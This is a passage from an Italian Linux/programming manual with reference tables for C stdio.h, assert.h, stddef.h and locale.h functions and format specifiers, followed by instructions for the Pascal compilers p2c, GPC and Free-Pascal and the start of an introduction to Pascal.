`long int ftell (FILE *stream);`	Restituisce la posizione corrente del flusso di file indicato come argomento. Questo valore può essere usato con '**`fseek()`**', al posto dello scostamento (il parametro ***offset***), indicando come posizione di riferimento l'inizio del file, ovvero '**`SEEK_SET`**'. Se la funzione non riesce a fornire la posizione, restituisce il valore -1 (tradotto in '**`long int`**') e annota il fatto nella variabile '**`errno`**'.
`void rewind (FILE *stream);`	Riposiziona il flusso di file all'inizio. In pratica è come utilizzare la funzione '**`fseek()`**' specificando uno scostamento pari a zero a partire da '**`SEEK_SET`**', ignorando il valore restituito.
`int fgetpos (FILE *restrict stream,` `fpos_t *restrict pos);`	Memorizza nella variabile a cui punta il parametro ***pos*** le informazioni sulla posizione corrente del file, assieme allo stato di interpretazione relativo alle sequenze multibyte. Restituisce zero se l'operazione è stata compiuta con successo, altrimenti dà un altro valore
`int fsetpos (FILE *stream,` `const fpos_t *pos);`	Utilizza la variabile a cui punta ***pos*** per ripristinare la posizione memorizzata, assieme allo stato di avanzamento dell'interpretazione di una sequenza multibyte. Restituisce zero se l'operazione è stata compiuta con successo, altrimenti dà un altro valore e aggiorna la variabile '**`errno`**'.
`void clearerr (FILE *stream);`	Azzera gli indicatori di errore e di fine file per il flusso di file indicato come argomento, senza restituire alcunché.
`int feof (FILE *stream);`	Controlla lo stato dell'indicatore di fine file per il flusso di file indicato. Se questo non è attivo restituisce zero, altrimenti restituisce un valore diverso da zero.
`int ferror (FILE *stream);`	Controlla lo stato dell'indicatore di errore per il flusso di file indicato. Se questo non è attivo restituisce zero, altrimenti restituisce un valore diverso da zero.
`void perror (const char *s);`	Prende in considerazione la variabile '**`errno`**' e cerca di tradurla in un messaggio testuale da emettere attraverso lo standard error (con tanto di terminazione della riga, in modo da riposizionare a capo il cursore). Se il parametro ***s*** corrisponde a una stringa non vuota, il testo di questa viene posto anteriormente al messaggio, separandolo con due punti e uno spazio ('**`: `**'). Il contenuto del messaggio è lo stesso che si otterrebbe con la funzione '**`strerror()`**', fornendo come argomento la variabile '**`errno`**'.

631 C: «stdio.h» per la composizione dell'output

% [*simbolo*] [*n_ampiezza*] [.*n_precisione*] [hh|h|l|ll|j|z|t|L] *tipo*

Simbolo	Tipo di argomento	Conversione applicata
%…d %…i	int	Numero intero con segno da rappresentare in base dieci.
%…u	unsigned int	Numero intero senza segno da rappresentare in base dieci.
%…o	unsigned int	Numero intero senza segno da rappresentare in ottale (senza lo zero iniziale che viene usato spesso per caratterizzare un tale tipo di rappresentazione).
%…x %…X	unsigned int	Numero intero senza segno da rappresentare in esadecimale (senza il prefisso '**0x**' o '**0X**' che viene usato spesso per caratterizzare un tale tipo di rappresentazione).
%…c	int	Un carattere singolo, dopo la conversione in '**unsigned char**'.
%…s	char *	Una stringa.
%…f	double	Un numero a virgola mobile, da rappresentare in notazione decimale fissa: [-] *iii* . *dddddd*
%…e %…E	double	Un numero a virgola mobile, da rappresentare in notazione esponenziale: [-] *i* . *dddddd*e±*xx* [-] *i* . *dddddd*E±*xx*
%…g %…G	double	Un numero a virgola mobile, rappresentato in notazione decimale fissa o in notazione esponenziale, a seconda di quale si presti meglio in base ai vincoli posti da altri componenti dello specificatore di conversione.
%p	void *	Un puntatore generico rappresentato in qualche modo in forma grafica.
%n	int *	Questo specificatore non esegue alcuna conversione e si limita a memorizzare un valore intero (di tipo '**int**') nella variabile a cui punta l'argomento. Per la precisione, viene memorizzata la quantità di caratteri generati fino a quel punto dalla conversione.
%%		Questo specificatore si limita a produrre un carattere di percentuale ('**%**') che altrimenti non sarebbe rappresentabile.

Simbolo	Corrispondenza
`%+`... `%#+`... `%+0`***ampiezza***... `%#+0`***ampiezza***...	Il segno «+» fa sì che i numeri con segno lo mostrino anche se è positivo. Può combinarsi con lo zero e il cancelletto.
`%0`***ampiezza***... `%+0`***ampiezza***... `%#0`***ampiezza***... `%#+0`***ampiezza***...	Lo zero fa sì che siano inseriti degli zeri a sinistra per allineare a destra il valore, nell'ambito dell'ampiezza specificata. Può combinarsi con il segno «+» e il cancelletto.
`%`***ampiezza***... `% `***ampiezza***...	In mancanza di uno zero iniziale, in presenza dell'indicazione dell'ampiezza, il valore viene allineato a destra usando degli spazi. È possibile esprimere esplicitamente l'intenzione di usare gli spazi mettendo proprio uno spazio, ma in generale non è richiesto. Se si mette lo spazio letteralmente, questo non è poi compatibile con lo zero, mentre le combinazioni con gli altri simboli sono ammissibili.
`%-`***ampiezza***... `%-+`***ampiezza***... `%#-`***ampiezza***... `%#-+`***ampiezza***...	Il segno meno, usato quando la conversione prevede l'uso di una quantità fissa di caratteri con un valore che appare di norma allineato a destra, fa sì che il risultato sia allineato a sinistra. Il segno meno si può combinare il segno «+» e il cancelletto.
`%#`...	Il cancelletto richiede una modalità di rappresentazione alternativa, ammesso che questa sia prevista per il tipo di conversione specificato. È compatibili con gli altri simboli, ammesso che il suo utilizzo serva effettivamente per ottenere una rappresentazione alternativa.

Simbolo	Tipo	Simbolo	Tipo

`%...hhd`
`%...hhi`
	`signed char`	`%...hhu`
		`%...hho`
		`%...hhx` | `%...hhX`
			`unsigned char`

`%...hd`
`%...hi`
	`short int`	`%...hu`
		`%...ho`
		`%...hx` | `%...hX`
			`unsigned short int`

Simbolo	Tipo	Simbolo	Tipo
%…ld %…li	long int	%…lu %…lo %…lx | %…lX	unsigned long int
%…lc	wint_t	%…ls	wchar_t *
%…lld %…lli	long long int	%…llu %…llo %…llx | %…llX	unsigned long long int
%…jd %…ji	intmax_t	%…ju %…jo %…jx | %…jX	uintmax_t
%…zd %…zi	size_t	%…zu %…zo %…zx | %…zX	size_t
%…td %…ti	ptrdiff_t	%…tu %…to %…tx | %…tX	ptrdiff_t
%…Le | %…LE %…Lf | %…LF %…Lg | %…LG	long double		

Funzione	Descrizione
int sprintf (char *restrict ***s***, const char *restrict ***format***, ...);	Produce il risultato della composizione memorizzandolo a partire dal puntatore costituito dal primo parametro (***s***) e aggiungendo il carattere nullo di terminazione.
int snprintf (char *restrict ***s***, size_t ***n***, const char *restrict ***format***, ...);	Produce al massimo ***n***−1 caratteri, aggiungendo sempre il carattere nullo di terminazione.
int fprintf (FILE *restrict ***stream***, const char *restrict ***format***, ...);	Scrive il risultato della composizione attraverso il flusso di file ***stream***.
int printf (const char *restrict ***format***, ...);	Scrive il risultato della composizione attraverso lo standard output.

Funzione	Descrizione

`int vsprintf (char *restrict` ***s***`,`
`const char *restrict` ***format***`,`
`va_list` ***arg***`);`
	Come la funzione '**`sprintf()`**', ricevendo gli argomenti variabili attraverso un puntatore al loro inizio.

`int vsnprintf (char *restrict` ***s***`,`
`size_t` ***n***`,`
`const char *restrict` ***format***`,`
`va_list` ***arg***`);`
	Come la funzione '**`snprintf()`**', ricevendo gli argomenti variabili attraverso un puntatore al loro inizio.

`int vfprintf (FILE *restrict` ***stream***`,`
`const char *restrict` ***format***`,`
`va_list` ***arg***`);`
	Come la funzione '**`fprintf()`**', ricevendo gli argomenti variabili attraverso un puntatore al loro inizio.

`int vprintf (const char *restrict` ***format***`,` `va_list` ***arg***`);`	Come la funzione '**`printf()`**', ricevendo gli argomenti variabili attraverso un puntatore al loro inizio.

632 C: «stdio.h» per l'interpretazione dell'input

```
%[*] [n_ampiezza] [hh|h|l|ll|j|z|t|L] tipo
```

Simbolo	Tipo di argomento	Conversione applicata
`%…d`	`int *`	Numero intero con segno rappresentato in base dieci.
`%…i`	`int *`	Numero intero con segno rappresentare in base dieci o in base otto, avendo come prefisso uno zero, oppure in base sedici, avendo come prefisso '**`0x`**' o '**`0X`**'.
`%…u`	`unsigned int *`	Numero intero senza segno rappresentato in base dieci.
`%…o`	`unsigned int *`	Numero intero senza segno rappresentato in ottale (con o senza lo zero iniziale).
`%…x`	`unsigned int *`	Numero intero senza segno rappresentato in esadecimale (con o senza il prefisso '**`0x`**' o '**`0X`**').
`%…c`	`char *`	Interpreta un solo carattere, o più caratteri se si specifica l'ampiezza. Nella lettura contano anche gli spazi o qualunque altro carattere e non viene aggiunto il carattere nullo di terminazione.
`%…s`	`char *`	Interpreta una sequenza di caratteri che non siano spazi, aggiungendo alla fine il carattere nullo di terminazione.
`%…a` `%…e` `%…f` `%…g`	`double *`	Un numero a virgola mobile rappresentato in notazione decimale fissa o in notazione esponenziale: [-] ***iii.dddddd*** [-] ***i.dddddd*e±*xx*** [-] ***i.dddddd*E±*xx***
`%p`	`void *`	Interpreta il valore di un puntatore che sia rappresentato nello stesso modo in cui farebbe la funzione '**`printf("%p",`** ***puntatore*****`)`**'.
`%n`	`int *`	Questo specificatore non esegue alcuna conversione e si limita a memorizzare la quantità di caratteri ('**`char`**') letti fino a quel punto.
`%…[…]`	`char *`	Interpreta una stringa non vuota contenente solo i caratteri elencati tra parentesi quadre, aggiungendo alla fine il carattere nullo di terminazione. Se tra i caratteri si cerca anche la parentesi quadra chiusa, questa va messa all'inizio dell'elenco: '**`%…[]…]`**'.
`%…[^…]`	`char *`	Interpreta una stringa non vuota contenente solo caratteri diversi da quelli elencati tra parentesi quadre, aggiungendo alla fine il carattere nullo di terminazione. Se tra i caratteri da escludere si vuole indicare anche la parentesi quadra chiusa, questa va messa all'inizio dell'elenco: '**`%…[^]…]`**'.

Simbolo	Tipo di argomento	Conversione applicata
%%		Interpreta un carattere di percentuale tra i dati in ingresso, ma senza memorizzare alcunché.

Simbolo	Tipo	Simbolo	Tipo
%...hhd %...hhi	signed char *	%...hhu %...hho %...hhx %...hhn	unsigned char *
%...hd %...hi	short int *	%...hu %...ho %...hx %...hn	unsigned short int *
%...ld %...li	long int *	%...lu %...lo %...lx %...ln	unsigned long int *
		%...lc %...ls %...lc %...l[...]	wchar_t *
%...lld %...lli	long long int *	%...llu %...llo %...llx %...lln	unsigned long long int *
%...jd %...ji	intmax_t *	%...ju %...jo %...jx %...jn	uintmax_t *

Simbolo	Tipo	Simbolo	Tipo
%…zd %…zi	size_t *	%…zu %…zo %…zx %…zn	size_t *
%…td %…ti	ptrdiff_t *	%…tu %…to %…tx %…tn	ptrdiff_t *
%…Le %…Lf %…Lg	long double *		

Funzione	Descrizione

`int fscanf (FILE *restrict` ***stream***`,`
`const char *restrict` ***format***`,`
`...);`
	Scandisce l'input proveniente dal flusso_di_file che costituisce il primo parametro (***stream***), restituendo la quantità di valori assegnati alle variabili rispettive, oppure il valore corrispondente alla macro-variabile '**`EOF`**' nel caso si verifichi un errore prima di qualunque conversione.

`int sscanf (const char *restrict` ***s***`,`
`const char *restrict` ***format***`,`
`...);`
	Scandisce il contenuto della stringa indicata come primo parametro (***s***), restituendo la quantità di valori assegnati alle variabili rispettive, oppure il valore corrispondente alla macro-variabile '**`EOF`**' nel caso si verifichi un errore prima di qualunque conversione.

`int scanf (const char *restrict` ***format***`,` `...);`	Scandisce lo standard input, restituendo la quantità di valori assegnati alle variabili rispettive, oppure il valore corrispondente alla macro-variabile '**`EOF`**' nel caso si verifichi un errore prima di qualunque conversione.

`int vfscanf (FILE *restrict` ***stream***`,`
`const char *restrict` ***format***`,`
`va_list` ***arg***`);`
	Come '**`fscanf()`**', con la differenza che gli argomenti variabili sono sostituiti da un puntatore al loro inizio.

`int vsscanf (const char *restrict` ***s***`,`
`const char *restrict` ***format***`,`
`va_list` ***arg***`);`
	Come '**`sscanf()`**', con la differenza che gli argomenti variabili sono sostituiti da un puntatore al loro inizio.

`int vscanf (const char *restrict` ***format***`,` `va_list` ***arg***`);`	Come '**`scanf()`**', con la differenza che gli argomenti variabili sono sostituiti da un puntatore al loro inizio.

633 C: «assert.h»

Macro-istruzione	Descrizione
`void assert (`***tipo_scalare espressione***`);`	Nell'uso di questa macro-istruzione, in pratica si scrive solo l'espressione tra parentesi, senza indicare espressamente il tipo scalare. Se l'espressione si traduce in un valore pari a zero, l'asserzione fallisce e viene mostrato un messaggio di errore, con le informazioni necessarie per risalire alla posizione nel file sorgente.

634 C: «stddef.h»

Macro-istruzione	Descrizione
`size_t offsetof (`***type***`, `***member***`);`	Restituisce lo scostamento che separa un membro di una struttura dall'inizio della stessa.

635 C: «locale.h»

Funzione	Descrizione
`char *setlocale (int` ***category***`, NULL);`	Restituisce un puntatore alla stringa che descrive la configurazione locale corrente, riferita alla categoria specificata. Se non è in grado di fornire l'informazione, fornisce un puntatore nullo.
`char *setlocale (int` ***category***`, const char *`***locale***`);`	Imposta la configurazione locale, secondo il contenuto della stringa che costituisce il secondo parametro. La funzione restituisce un puntatore che descrive la stessa configurazione, oppure, se l'operazione fallisce, restituisce il puntatore nullo.

Macro-variabile	Descrizione
`LC_ALL`	Individua simultaneamente tutte le categorie relative alla configurazione locale.
`LC_COLLATE`	Categoria che definisce l'ordine alfabetico dei caratteri tipografici.
`LC_CTYPE`	Categoria che definisce il modo di raggruppare i caratteri tipografici per tipologia.
`LC_MONETARY`	Categoria che definisce le convenzioni legate alla rappresentazione dei valori che esprimono importi in valuta.
`LC_NUMERIC`	Categoria che definisce il modo in cui vanno rappresentati i valori numerici, soprattutto per quanto riguarda la separazione tra parte intera e parte decimale.
`LC_TIME`	Categoria che definisce il modo corretto di esprimere le informazioni data-orario.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXV

Programmare 4

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xcvi

Pascal

Capitolo 636
Pascal: preparazione di alcuni compilatori comuni

Sono disponibili diversi compilatori per il linguaggio Pascal; in questo capitolo ne vengono descritti alcuni.

636.1 Pascal-to-C

Pascal-to-C, [1] è una sorta di compilatore che permette di convertire un sorgente Pascal in un sorgente C. I problemi che possono sorgere da questo tipo di conversione sono nella definizione precisa del tipo di dialetto Pascal e del tipo di dialetto C. Utilizzando Pascal-to-C con GNU/Linux, non si dovrebbero avere difficoltà con il compilatore C. Quello che resta da sistemare è la definizione del dialetto Pascal che si vuole usare, dal momento che ne esistono di diversi, che alle volte sono incompatibili.

Questi dettagli possono essere controllati e configurati; quello che conta è esserne consapevoli e approfondire l'uso di Pascal-to-C attraverso lo studio della documentazione originale, quando se ne presenta la necessità, ovvero quando si intende programmare seriamente attraverso questo strumento.

Il nome di Pascal-to-C è indicato dal suo autore come P2c. Tuttavia, P2C è anche il nome di un altro compilatore analogo, realizzato per sistemi speciali: ⟨*http://www.geocities.com/SiliconValley/Network/3656/rocket/*⟩. In questo secondo caso, oltre alla particolarità del compilatore stesso, c'è da considerare il fatto che non si tratta di software libero.

636.1.1 Librerie e compilazione

Il codice C generato da Pascal-to-C contiene sempre l'inclusione del file '`p2c/p2c.h`', che poi, a sua volta, provvede a includere il solito '`stdio.h`'.

Il link del file generato dalla compilazione del sorgente C che si ottiene, deve essere fatto includendo la libreria '`libp2c.a`', cosa che si traduce generalmente nell'uso dell'opzione '**`-lp2c`**'.

In pratica, le fasi necessarie a ottenere un programma eseguibile si riassumono nei due comandi seguenti.

```
p2c sorgente_pascal
```

```
cc -lp2c sorgente_c
```

L'eseguibile che si ottiene, richiede la presenza della libreria dinamica '`libp2c.so`'.

Il funzionamento predefinito di '**`p2c`**' può essere configurato attraverso una serie di file di configurazione:

1. '/usr/lib/p2c/p2crc', '**$P2CRC**'
2. '~/p2crc'
3. '~/.p2crc'

Il primo file dell'elenco è quello usato per definire la configurazione generale. Eventualmente, si può usare la variabile di ambiente '**P2CRC**', contenente il percorso assoluto per raggiungere un file analogo, sostituendosi in tal modo a quello generale.

Dopo il file di configurazione generale, viene cercato il file 'p2crc' nella directory personale dell'utente, oppure, in sua mancanza, il file '.p2crc'. Questo file serve a definire una personalizzazione della configurazione di '**p2c**'.

Le direttive di questo file di configurazione sono rappresentate da assegnamenti, espressi in una delle due forme seguenti.

nome = ***valore***

nome ***valore***

I commenti si rappresentano come di consueto facendoli precedere dal simbolo '**#**', dove le righe vuote o bianche vengono semplicemente ignorate.

Il file di configurazione che accompagna Pascal-to-C, cioè '/usr/lib/p2c/p2crc', contiene l'elenco completo di tutte le direttive utilizzabili, tutte impostate nel modo più conveniente per l'uso normale e tutte debitamente commentate in modo da sapere come può essere modificato ogni valore.

L'esempio seguente definisce l'utilizzo di un sorgente TURBO Pascal:

```
Language Turbo
```

Le direttive di configurazione possono anche essere incorporate all'interno dello stesso sorgente Pascal, permettendo così una definizione dinamica, riferita a porzioni di codice. Per farlo, si utilizza una forma speciale dei commenti Pascal (le parentesi graffe fanno parte della direttiva).

{***nome***=***valore***}

In tal caso, come si può vedere, il simbolo '**=**' è obbligatorio e l'uso di spazi bianchi è generalmente inammissibile. È possibile l'utilizzo di commenti anche all'interno di direttive espresse in questo modo. Per farlo, occorre usare la sequenza '**##**'.

La configurazione dinamica all'interno del sorgente, permette di utilizzare anche altre modalità di assegnamento e di eliminazione automatica delle definizioni alla fine del sorgente. Per approfondirle, conviene consultare la documentazione originale, cosa che si riduce in pratica alla lettura di *p2c(1)*.

Segue la descrizione di alcuni esempi.

- ```
  {Language=Turbo}
  ```
  Definisce l'utilizzo di un sorgente TURBO Pascal.

- ```
  {Language=Turbo ## utilizza una codifica TURBO Pascal}
  ```
  Definisce l'utilizzo di un sorgente TURBO Pascal e vi aggiunge un commento interno.

Le direttive della configurazione di Pascal-to-C sono numerose; anche se l'impostazione predefinita si adatta alle situazioni più comuni, potrebbe essere conveniente modificarne alcune, già le prime volte che si utilizza Pascal-to-C.

```
AnsiC [0|1]
```

Permette di definire il tipo di dialetto C da utilizzare. Se si attiva la modalità, utilizzando il valore uno, si fa in modo di generare codice C ANSI; se invece non si inserisce, o si utilizza il valore zero, si ottiene un codice compatibile con il C K&R originale.

Come accennato, se non si definisce diversamente, si ottiene un codice C tradizionale, mentre potrebbe essere desiderabile di generare codice C ANSI.

```
Language [HP|HP-UX|Turbo|UCSD|VAX|Oregon|Berk|Modula]
```

Permette di definire il dialetto Pascal utilizzato come sorgente per la conversione. Le varie parole chiave usate per distinguere i dialetti hanno il valore seguente:

'**HP**'	È la codifica usata in modo predefinito e si riferisce precisamente al Pascal HP, compatibile con il Pascal dello standard ISO.
'**HP-UX**'	È il Pascal HP del sistema HP-UX, praticamente identico al Pascal HP normale.
'**Turbo**'	TURBO Pascal 5.0, quello usato con il Dos. La differenza rispetto al tipo HP è minima, tanto che generalmente non è necessario richiedere esplicitamente questo tipo di codifica, quando si usano sorgenti TURBO Pascal.
'**UCSD**'	UCSD Pascal. Si tratta di un dialetto molto simile al TURBO Pascal.
'**MPW**'	Macintosh Programmer's Workshop Pascal 2.0, senza le estensioni Object Pascal.
'**VAX**'	VAX/VMS Pascal 3.5. Non tutte le funzionalità sono disponibili.
'**Oregon**'	Oregon Software Pascal/2.
'**Berk**'	Berkeley Pascal con le estensioni Sun.
'**Modula**'	Modula-2. Basato sul libro *Programming in Modula-2* di Wirth, terza edizione. La conversione in C a partire da questo formato non è ancora completa.

```
ShortOpt [0|1]
```

Permette di definire il modo con cui devono essere valutate le espressioni logiche: uno abilita il «cortocircuito» attraverso cui si valutano effettivamente solo le condizioni strettamente necessarie a determinare il risultato finale; zero lo disabilita, in modo che tutte le condizioni vengano valutate in ogni caso.

636.1.2 Uso di Pascal-to-C

La conversione del sorgente Pascal in linguaggio C avviene per mezzo del programma '**p2c**', configurato come descritto nelle sezioni precedenti.

'**p2c**' è effettivamente un compilatore, il cui risultato è un programma C. Questo significa che genera da solo la segnalazione di errori di sintassi nel sorgente Pascal e, alla fine, il sorgente C che si ottiene dovrebbe essere corretto (dal punto di vista del C).

```
p2c [opzioni] [file]
```

'**p2c**' legge il file indicato come argomento, oppure lo standard input in sua mancanza. In base alle opzioni e alla configurazione definita, genera da quel file una trasformazione in linguaggio C.

Il nome del file generato si ottiene togliendo l'eventuale estensione precedente e aggiungendo '.c'.

Tabella 636.5. Alcune opzioni di '**p2c**'.

Opzione	Descrizione
-o *file*	Definisce esplicitamente il nome del file del sorgente C da generare.
-c *file_di_configurazione*	Definisce il nome di un file di configurazione da utilizzare al posto di quelli standard.
-a	Genera codice C ANSI. Questa opzione permette di sostituirsi agevolmente alla configurazione standard secondo cui il sorgente generato dovrebbe essere di tipo tradizionale (K&R).
-l {HP|HP-UX↩ ↪|Turbo|UCSD|VAX↩ ↪|Oregon|Berk|Modula}	Permette di definire il tipo di Pascal nel sorgente. Le caratteristiche abbinate alle varie parole chiave sono state descritte in occasione della descrizione dei file di configurazione.

Segue la descrizione di alcuni esempi.

- $ **p2c mio_programma.pas** [*Invio*]

  Genera il file 'mio_programma.c' convertendo il contenuto di 'mio_programma.pas'.

- $ **p2c -a mio_programma.pas** [*Invio*]

  Come nell'esempio precedente, ma genere un programma C secondo lo standard ANSI.

- $ **p2c -a -o mio.c mio_programma.pas** [*Invio*]

  Come nell'esempio precedente, ma il file generato è 'mio.c'.

Segue la descrizione di un esempio di compilazione:

```
{
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
}

program CiaoMondo;

begin
    Writeln('Ciao Mondo!');
end.
```

Se il file si chiama '`CiaoMondo.pas`', si può trasformare in C con il comando seguente:

`$` **`p2c CiaoMondo.pas`** [*Invio*]

```
CiaoMondo

Translation completed
```

Si ottiene così il file '`CiaoMondo.c`', mostrato di seguito.

```
/* Output from p2c, the Pascal-to-C translator */
/* From input file "CiaoMondo.pas" */



/*
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
*/


#include <p2c/p2c.h>


main(argc, argv)
int argc;
Char *argv[];
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}



/* End. */
```

Questo file può essere compilato a sua volta.

`$` **`cc -lp2c -o CiaoMondo CiaoMondo.c`** [*Invio*]

Se tutto funziona correttamente, si ottiene il file ‘`CiaoMondo`’ eseguibile.

$ **`./CiaoMondo`** [*Invio*]

```
Ciao Mondo!
```

Se si desidera generare un sorgente C ANSI, si può usare l’opzione ‘**`-a`**’ di ‘**`p2c`**’. Nel caso dell’esempio, il corpo del programma C sarebbe stato il seguente:

```
main(int argc, Char *argv[])
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}
```

636.2 GPC

GPC, [2] ovvero il Pascal GNU, è un compilatore Pascal che fa parte di GCC. Il suo utilizzo immediato è molto semplice:

gpc ***file_pascal***

In questo modo, l’eseguibile ‘**`gpc`**’ compila il sorgente indicato come argomento e genera il file ‘`a.out`’, che poi può essere avviato. In alternativa, per specificare il nome del file eseguibile da generare con la compilazione, si usa l’opzione ‘**`-o`**’:

gpc -o ***file_eseguibile*** ***file_pascal***

Per esempio, per compilare il programma seguente, contenuto nel file ‘`CiaoMondo.pas`’, si può procedere con il comando mostrato subito dopo:

```
{
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
}

program CiaoMondo;

begin
    Writeln('Ciao Mondo!');
end.
```

$ **`gpc -o CiaoMondo CiaoMondo.pas`** [*Invio*]

Dalla compilazione si genera il file eseguibile ‘`CiaoMondo`’:

$ **`./CiaoMondo`** [*Invio*]

```
Ciao Mondo!
```

GPC è un compilatore Pascal molto sofisticato, accompagnato da una documentazione molto dettagliata. Qui si elencano soltanto le opzioni di uso più comune, per consentirne l'uso a scopo didattico, con gli esempi che vengono descritti nei capitoli successivi di questa parte dedicata al Pascal.

Tabella 636.13. Alcune opzioni per l'uso del compilatore GPC.

Opzione	Descrizione
`-o` ***file***	Specifica il nome del file eseguibile o del file oggetto da generare.
`-Wall`	Richiede di mostrare tutte le informazioni diagnostiche (*warning*) che possono essere utili a migliorare il sorgente Pascal.
`-Werror`	Fa in modo che ogni piccolo difetto del sorgente sia considerato alla stregua di un errore che impedisce il buon esito della compilazione.
`-static`	Se possibile, fa in modo di incorporare le librerie nell'eseguibile che viene generato.
`--short-cirquit` `--no-short-cirquit`	Abilita o disabilita il «cortocircuito», ovvero la valutazione effettiva delle sole condizioni strettamente necessarie a determinare il risultato finale.

636.3 Free-Pascal

Free-Pascal [3] è un altro compilatore Pascal. La compilazione è svolta dall'eseguibile '**`fpc`**' che si avvale anche di un file di configurazione, '`/etc/fpc.cfg`', che può contenere le stesse opzioni della riga di comando.

In condizioni normali, quando si installa Free-Pascal da un pacchetto già pronto per la propria distribuzione GNU, il file di configurazione dovrebbe essere già adatto alle caratteristiche del proprio sistema, senza richiedere altri interventi. Così, di solito è sufficiente compilare un programma in questo modo:

```
fpc file_pascal
```

Di solito, se il nome del file sorgente Pascal ha un'estensione del tipo '`.pas`', si ottiene un file eseguibile con la stessa radice e senza estensione. Per esempio, compilando il file seguente, denominato '`CiaoMondo.pas`', si ottiene il file eseguibile '`ciaomondo`' nella stessa directory:

```
{
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
}

program CiaoMondo;

begin
    Writeln('Ciao Mondo!');
end.
```

$ **fpc CiaoMondo.pas** [*Invio*]

Si osservi che il nome dell'eseguibile che si ottiene contiene solo lettere minuscole:

$ **./ciaomondo** [*Invio*]

```
Ciao Mondo!
```

[1] **Pascal-to-C** GNU GPL

[2] **GPC** GNU GPL

[3] **Free-Pascal** GNU LGPL

Capitolo 637

Pascal: introduzione

Il linguaggio Pascal è nato come strumento puramente didattico, che poi si è esteso fino a raggiungere potenzialità vicine a quelle del linguaggio C.

La caratteristica più appariscente di questo linguaggio è che tutto deve essere dichiarato prima del suo utilizzo. Il vantaggio di questo tipo di approccio sta nella possibilità di escludere errori di programmazione dovuti a digitazione errata dei nomi delle variabili, perché il compilatore si rifiuta di considerarle se non sono state dichiarate preventivamente.

Dal momento che di dialetti Pascal ne esistono molti, in questo capitolo si cerca di fare riferimento allo standard ANSI, anche se potrebbe essere particolarmente riduttivo. Gli esempi che vengono proposti dovrebbero essere compatibili con i compilatori descritti nel capitolo 636, senza bisogno di configurazioni particolari.

637.1 Struttura fondamentale

Il Pascal impone una struttura nella preparazione dei sorgenti. L'esempio seguente è un programma che non fa alcunché.

```
program Nulla;

begin
end.
```

Nella prima riga dell'esempio, si può osservare la definizione del nome del programma, attraverso la direttiva '**`program`**'. Il nome, in questo caso è '**`Nulla`**', non deve corrispondere necessariamente al nome del file.

Le parole chiave '**`begin`**' e '**`end`**' delimitano lo spazio utilizzato per le istruzioni del programma, che in questo caso non esistono.

Il punto finale, dopo la parola chiave '**`end`**', serve a indicare al compilatore la conclusione del programma, che può apparire solo alla fine del sorgente.

637.1.1 Istruzioni Pascal

Le istruzioni Pascal terminano con un punto e virgola ('`;`'), così un'istruzione può impiegare più righe senza bisogno di utilizzare simboli di continuazione, oppure, su una riga possono apparire più istruzioni (sempre separate con il punto e virgola).

È possibile raggruppare più istruzioni attraverso i delimitatori '**`begin`**' e '**`end`**': il primo dei due viene seguito dalle istruzioni senza l'uso del punto e virgola, mentre il secondo termina normalmente con un punto e virgola, oppure un punto se si tratta del delimitatore che conclude il programma.

istruzione ;

`begin` ***istruzione*** `;` ***istruzione*** `;` ***istruzione*** `;` `end;`

L'istruzione nulla può essere rappresentata da un punto e virgola isolato.

637.1.2 Nomi

Secondo il Pascal standard, i nomi che servono per identificare ciò che si utilizza, come variabili, procedure o funzioni, sono composti da una lettera alfabetica, seguita da una combinazione libera di altre lettere e cifre numeriche. Secondo lo standard originale non è ammissibile l'uso del trattino basso, ma la maggior parte dei compilatori ammette anche questo carattere.

La lunghezza dei nomi dovrebbe essere libera, con la limitazione che ogni compilatore è in grado di distinguere i nomi solo in base a un numero massimo di caratteri. Il valore minimo definito dallo standard è di otto caratteri.

Per quanto riguarda i nomi, il Pascal non distingue tra maiuscole e minuscole, come invece avviene nel linguaggio C.

637.1.3 Commenti

Il Pascal consente l'utilizzo di due tipi di delimitatore per circoscrivere i commenti: le parentesi graffe ('**{**' e '**}**') e la coppia '**(***' '***)**'. Generalmente non sono ammissibili i commenti annidati, cioè quelli a più livelli.

Quello che segue è l'esempio del programma che non fa alcunché, con qualche commento.

```
{
    Ecco un programma che non fa proprio nulla.
}
program Nulla;

begin
    (* è qui che ha luogo il «nulla» *)
end.
```

Esistono due tipi di delimitatori per i commenti solo perché i primi, cioè le parentesi graffe, sono difficili da ottenere nelle prime tastiere di alcuni paesi europei.

637.1.4 Suddivisione di un programma Pascal

Il linguaggio Pascal è un po' rigido per ciò che riguarda la sequenza con cui possono essere descritte le varie parti che lo compongono. Si distinguono tre parti fondamentali nel file sorgente:

1. intestazione del programma -- si tratta della dichiarazione '**program**' seguita dal nome;
2. dichiarazioni -- è lo spazio in cui si dichiara tutto ciò che viene usato nel programma, per esempio le variabili, le procedure e le funzioni;
3. istruzioni -- è lo spazio, delimitato dalle parole chiave '**begin**' '**end**', in cui si inseriscono le istruzioni del programma, ovvero è quello che in altri linguaggi di programmazione è la funzione o la procedura principale.

È il caso di osservare che i commenti possono essere collocati in ogni punto del file sorgente.

637.1.5 Output elementare

Quasi tutti gli esempi di programmazione elementare, in qualunque linguaggio di programmazione, utilizzano un'istruzione per l'output elementare.

